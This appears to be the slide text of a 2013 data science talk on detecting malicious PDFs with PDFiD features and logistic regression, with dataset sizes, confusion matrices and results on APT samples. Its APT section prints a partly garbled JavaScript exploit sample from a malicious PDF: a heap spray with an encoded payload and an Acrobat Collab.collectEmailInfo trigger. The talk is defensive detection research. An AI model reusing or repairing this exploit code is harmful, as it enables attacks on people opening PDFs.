Classifying PDFs as Likely Malicious or Likely Benign

General Assembly Data Science

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November 12, 2013

Topics

- PDF malware overview
- Data set
- Tools
- Modeling
- APT
- Final Results
- Next Steps

PDF Malware

- Complex specification
- JavaScript and files may be embedded
- Actions may occur automatically
- Obfuscation is trivial

Everyone trusts PDFs, right?

Data Set

- 20,000 labeled PDFs
 - 55% malicious
 - 45% benign
- 28 APT samples
 - 100% malicious



malware dump



Tools

- **PDFiD**
 - customized for CSV output

- Ghostscript
 - ps2ascii

```
blarg:clean joe$ ~/contagio/pdfid.py win08.pdf
PDFiD 0.1.2 win08.pdf
 PDF Header: %PDF-1.6
 obj
                      1099
                      1099
 endobj
 stream
                        45
 endstream
 xref
 trailer
 startxref
                        13
 /Page
 /Encrypt
                         0
 /ObjStm
                         0
 /JS
                         0
 /JavaScript
                          0
 ZAA
                         ø
 /OpenAction
                         0
 /AcroForm
                         ø
 /JBIG2Decode
                         0
 /RichMedia
                         ø
 /Launch
                         0
 /EmbeddedFile
                         Ø
 /XFA
                         0
 /Colors > 2^24
```

Ø

Modeling

- Kitchen Sink!
 - 21 PDFiD features + ps2ascii line counts
 - 70:30 training/test split, 10-fold average
 - 99% AUC using logistic regression classifier!

Predicted Class

Actual Class

	Benign	Malicious
Benign	1811	10
Malicious	28	2191

Modeling [fail]

- Kitchen Sink!
 - 28 APT samples
 - − 32% accuracy ⊗

Predicted Class

Actual Class

	Benign	Malicious
Benign	0	0
Malicious	19	9


Clearly this model was overfitted to the training data

APT

- "Advanced Persistent Threat"
- Does not play in the sandbox
 - JavaScript interpreter exploits
 - Flash exploits
 - Font parsing exploits

```
function re(count, what) {
    YUT V = "";
    while (--count >= 0)
        v += what;
    return v;
var forme = String.fromCharCode(53811,51840,49425,5346,51840,17151,2154,21080,
    ,11981,15450,29701,17137,64128,30716,26859,44951,52119,0856,29954,26864,
    37053,39579,0856,1090,58741,49795,65288,52450, 16711);
function Func8x9() {
    var nopblock = re(13100, String.fromCharCode(3084));
    var sgo = null;
    for(var i=0;i<1800; i++){</pre>
        memory[i] = nopblock + nopblock;
        memory[i] += nopblock + nopblock + forme;
    try{
        this.media.newPlayer(sgo);
    catch(e)
    €
        util.printd(String.fromCharCode(2826,4352,2826,4352,2826,4352,2826,4352,
        2826,4352,2826,4352,2826,4352,2826,4352,2826,4352,2826,4352,2826,4352,
        2826,4352,2826,4352,2826,4352,2826,4352,2826,4352,2826,4352,2826,4352),
        new Date());
    };
var plin="";
var memory = new Array();
if (app.viewerVersion < 8.0) {
    if (app.viewerVersion < 7.0)</pre>
        plin = re(2008, unescape("%u06eb%u06eb%u0b0b%u0019")) +
            re(8, unescape("%u4141%u4141")) + forme;
    else
        plin = re(4008, unescape("%u06eb%u06eb%u0b0b%u0028")) +
            re(8, unescape("%u4141%u4141")) + forme;
    var kk = unescape("%43%6F%6C%6C%61%62%2E") +
        String.fromCharCode(0x63)+ "ollectEmailInfo({subj: \\\\"\\\", msg:plin})";
    this.collabStore = eval(kk);
else
    Func8x9();
```

APT



Modeling

Chosen features

- jscript = /JS + /JavaScript
- actions = /AA + /OpenAction + /Launch
- lineCount
- /EmbeddedFile

Feature	β
jscript	1.0735
actions	-0.0387
lineCount	-0.0481
/EmbeddedFile	0.4549

Final Results

- Four features
 - 97% AUC with training/test data
 - 27/28 APT samples correctly labeled (96%)

Predicted Class

Actual Class

	Benign	Malicious
Benign	1766	56
Malicious	45	2174

Predicted Class

Actual Class

	Benign	Malicious
Benign	0	0
Malicious	1	27

Next Steps

Integrate model into an automated malware analysis framework

- Improve as more samples are found
- Consider applications to other malware